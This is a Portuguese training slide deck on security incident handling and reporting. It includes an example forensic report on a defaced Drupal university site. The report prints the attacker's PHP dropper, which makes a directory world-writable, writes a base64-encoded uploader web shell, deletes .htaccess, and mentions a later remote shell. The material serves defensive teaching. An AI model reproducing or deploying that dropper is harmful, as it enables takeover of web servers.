Tratamento de Incidentes de Segurança

Módulo 4: Relatório & Dinâmica

Italo Valcy
Gildásio Júnior

Supported by

Agenda

- Relatório de Tratamento de Incidentes
- Dinâmica de Tratamento de Incidentes

Relatórios de Segurança

- Relatórios e estatísticas são ferramentas fundamentais para aprimorar a gestão de S.I.
  - Identificação de tendências
  - Apresentar o resultado de mudanças
  - Gestão de Capacidade
  - Divulgar o trabalho da equipe de segurança
- Tipos de Relatório
  - Relatório detalhado
  - Relatório executivo
  - Apresentação técnica
  - Relatórios de monitoramento

Tratamento versus Relatório

- Quando o relatório deve ser feito?
  - Após o tratamento completo do incidente? Durante? Antes?
  - Reunião de LA

Tratamento versus Relatório

- Quando o relatório deve ser feito?
  - Após o tratamento completo do incidente? Durante? Antes?
  - Reunião de LA

- Documentação de todo processo de investigação
- Triagem de informações importantes para relatório

Relatórios de Incidente

- O que deve conter?
  - Evidências, evidências e evidências
  - Cronologia do incidente
  - Metodologia de investigação utilizada
  - Resumo executivo
  - Medidas adotadas (contenção, limpeza, recuperação, erradicação/análise)
  - Recomendações de segurança

Relatórios de Incidente

- O que NÃO deve conter?
  - Dados sensíveis (ex: hash de senhas, etc)
  - Acusações ou apontamento para culpados
  - Informações extras, não essenciais
  - Linguagem informal (gírias, neologismos e coloquialismos)
  - Evidências alteradas (conteúdos/saídas de comandos/logs editados)

Relatórios de Incidente

1. Resumo do incidente
2. Ambiente comprometido
3. Cronologia / Análise
4. Ações de tratamento
5. Recomendações
6. Anexos

Métricas CVSS

- Forma de classificar vulnerabilidades exploradas no incidente e priorizar as correções

O Common Vulnerability Scoring System (CVSS) define métodos para estimar a gravidade de vulnerabilidades de TI, de modo que seja possível avaliá-las sob um critério uniforme. (FIRST)

Métricas CVSS

- São três escores, os quais resumem métricas relacionadas entre si:
  - Base
  - Ambiental
  - Temporal

Métricas CVSS


O grupo base de métricas considera as características fundamentais de uma vulnerabilidade:

- Vetor de acesso
- Autenticação
- Impacto à integridade
- Complexidade de acesso
- Impacto à confidencialidade
- Impacto à disponibilidade

Correções e Contornos

- Contenção
  - https://www.fail2ban.org/
- Correção (aplicação de patch, hardening, etc)
- Virtual Patching
  - https://modsecurity.org/

Exemplo de Relatório



Relato do incidente de segurança - invasão ao servidor www.xpto.ufba.br

Data: 17/Abr/2017

Autor: Italo Valcy <italo.valcy@ufba.br>, ETIR-UFBA <etir@ufba.br>

Classificação do documento: Restrito

1. Introdução

No dia 17 de abril de 2017 a Equipe de Tratamento de Incidentes de Redes (ETIR-UFBA) foi notificada a respeito de um incidente envolvendo o servidor www.xpto.ufba.br, cuja instalação e conteúdo são de responsabilidade do proprietário do site e a infraestrutura de responsabilidade da Coordenação de Redes e Infraestrutura da STI/UFBA. O site teve algumas páginas deformadas, sendo inseridos conteúdos não autorizados por detentores de direitos autorais.

A contenção inicial foi realizada pela ETIR-UFBA, colocando o site em manutenção, e mitigando o acesso indevido. Em seguida, foram coletadas evidências e realizada a análise forense do incidente, a fim de determinar os vetores de origem do ataque e a extensão dos danos causados.

Este documento detalha o processo de tratamento deste incidente. Na seção 2 é apresentado um resumo do ocorrido. A seção 3 detalha o processo de coleta de evidências e análise forense. A seção 4 discorre sobre as ações tomadas na contenção e mitigação do incidente. E finalmente a seção 5 informa sobre as recomendações e correções necessárias.

2. Ambientes comprometidos

O incidente foi notificado pelo grupo de segurança internacional SpamCop, que identificou conteúdo impróprio inserido em uma sub-página do site, conforme ilustrado na Figura 1.

Figura 1: Site www.xpto.ufba.br com páginas desfiguradas.

Relato do incidente de segurança - invasão ao servidor www.xpto.ufba.br

Data: 17/Abr/2017

Autor: Italo Valcy <italo.valcy@ufba.br>, ETIR-UFBA <etir@ufba.br>

Classificação do documento: Restrito

```
10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36"

...
```


Em particular, a página "/node/311" na verdade possui conteúdo malicioso e especialmente projetado para LFI (Local File Inclusion), dando origem ao código "sites/default/files/up.php". O código da página "/node/311" pode ser vista abaixo:

```
<?php chmod("./sites/default/files", 0777); system("chmod 777
./sites/default/files");
file_put_contents("./sites/default/files/up.php",
base64_decode("PD9waHANCnVjaG8gJzxiPjxicj48YnI+Jy5waHBfdW5hbWUoKS4
nPGJyPjwvYj4nOw0KZWNobyAnPGZvcm0gYWN0aW9uPSIiIG1ldGhvZD0icG9zdCIgZ
W5jdHlwZT0iblbXVsdGlwYXJ0L2Zvcm0tZGF0YSIgbmFtZT0idKBsb2FkZXIiIGlkPSJ
leGxvYWRlci1+JzsNCnVjaG8gJzxpbnBldCB0eXBlPSJmaWxlIiBuYWllPSJmaWxl
iBzaXplPSI1MCI+PGluclHV0IG5hbWU9IjllcGwiIHR5cGU9InNlYmlpdCIgaWQ9I19
leGwiIHZhbHVlPSJVeGxvYWQiPjwvZm9yb3m0wOKaWYo ICdkFUE9TVFsnX3VwbCddI
D09ICJVeGxvYWQiICkgew0KCWlmKEB jb3B5KCRfRklMRVNbJ2FpbGUnXVsndGlwX25
hbWUnXSwgJF9GSUxFU1snZmlsZSddWydyduYW11J10pKSB7IGVjaG8gJzxiPlVwbG9hZ
GVkIFNlY2Nlc3NmdWxseTwvYj4gIGluICcgLlbHNlIHsgZWNobyAnPGI
+VXBsb2FkIEZhaWxlZCEgPC9iPjxicj48YnI+JzsgfQ0KfQ0KPz4 8L3A+DQo8L2JvZ
Hk+")); unlink("./sites/default/files/.htaccess"); echo "Up";
if(file_exists("./sites/default/files/up.php")) echo "Ya Don check
lmsar hadha : /sites/default/files/up.php"; else echo "Failed."
$arb shell bil pass :p <3"; ?>
```

O malware "up.php" funciona como página de upload (uploader) para carregar novos malwares ou páginas de conteúdo abusivo para o site, conforme Figura 2.

Figura 2: Página maliciosa up.php (uploader)

A partir da página "up.php" o atacante dá continuidade em sua atividade maliciosa, carregando agora um *PHP Remote Shell* chamado "FARES.php" conforme



Relato do incidente de segurança - invasão ao servidor www.xpto.ufba.br

Data: 17/Abr/2017

Autor: Italo Valcy <italo.valcy@ufba.br>, ETIR-UFBA <etir@ufba.br>

Classificação do documento: Restrito

alta, conforme gráfico abaixo:

Além das vulnerabilidades listadas acima pela ferramenta RIPS, uma analise manual do código apontou para diversas outras classes também vulneráveis, por exemplo:

- class PaginacaoAPi (web/app/paginacao_class.php)
- class AlbumDB_i (web/app/ALBUM/albumDB_i.php)
- class DBi (web/app/DBi.php)
- class MaladiretaDBi (web/app/MALADIRETA/DBi.php)
- class LoginDBi (web/app/LOGIN/DBi.php)
- class PaginacaoAPi (web/_APP/PAGINACAO/paginacao_class.php)
- class AlbumDB_i (web/_APP/ALBUM/DBi.php)
- class DBi (web/_APP/BASEADO/DBi.php)
- ...

Após a limpeza dos arquivos infectados acima e reset das senhas comprometidas, foi realizada uma análise de vulnerabilidades da aplicação a fim de identificar outras falhas de segurança. As vulnerabilidades foram identificadas a partir da listagem de vulnerabilidades divulgadas no site do fabricante e consistem apenas do core da aplicação, não contemplando os plugins. A listagem abaixo apresenta as vulnerabilidades encontradas para a versão do Drupal identificada (7.10).

- SA-CORE-2014-005 - Drupal core - SQL injection (Altamente Crítica)
- SA-CORE-2014-004 - Drupal core - Denial of service (Moderadamente Crítica)
- SA-CORE-2014-006 - Drupal Core - Moderately Critical - Multiple Vulnerabilities (Moderadamente Crítica)
- Drupal Core - Moderately Critical - Multiple Vulnerabilities – SA-CORE-2015-001 (Moderadamente Crítica)
- SA-CORE-2015-002 - Drupal Core - Critical - Multiple Vulnerabilities (Crítica)
- SA-CORE-2015-003 - Drupal Core - Critical - Multiple Vulnerabilities (Crítica)

Prática

- Fazer a análise de um incidente
  -
  -
- Fazer o hardening
  -
  -
- Extra: Fazer o virtualpatching para o incidente
  -

Prática

- Fazer a análise de um incidente
  - Brute-force SSH + mineração
  - Defacement no drupal geddon
- Fazer o hardening
  - Filtrar as rotas expostas do tomcat
  - Tomcat escutar em localhost e iptables barrar o tráfego externo
- Extra: Fazer o virtualpatching para o incidente
  - Regra do modsec para conter o drupalgeddon2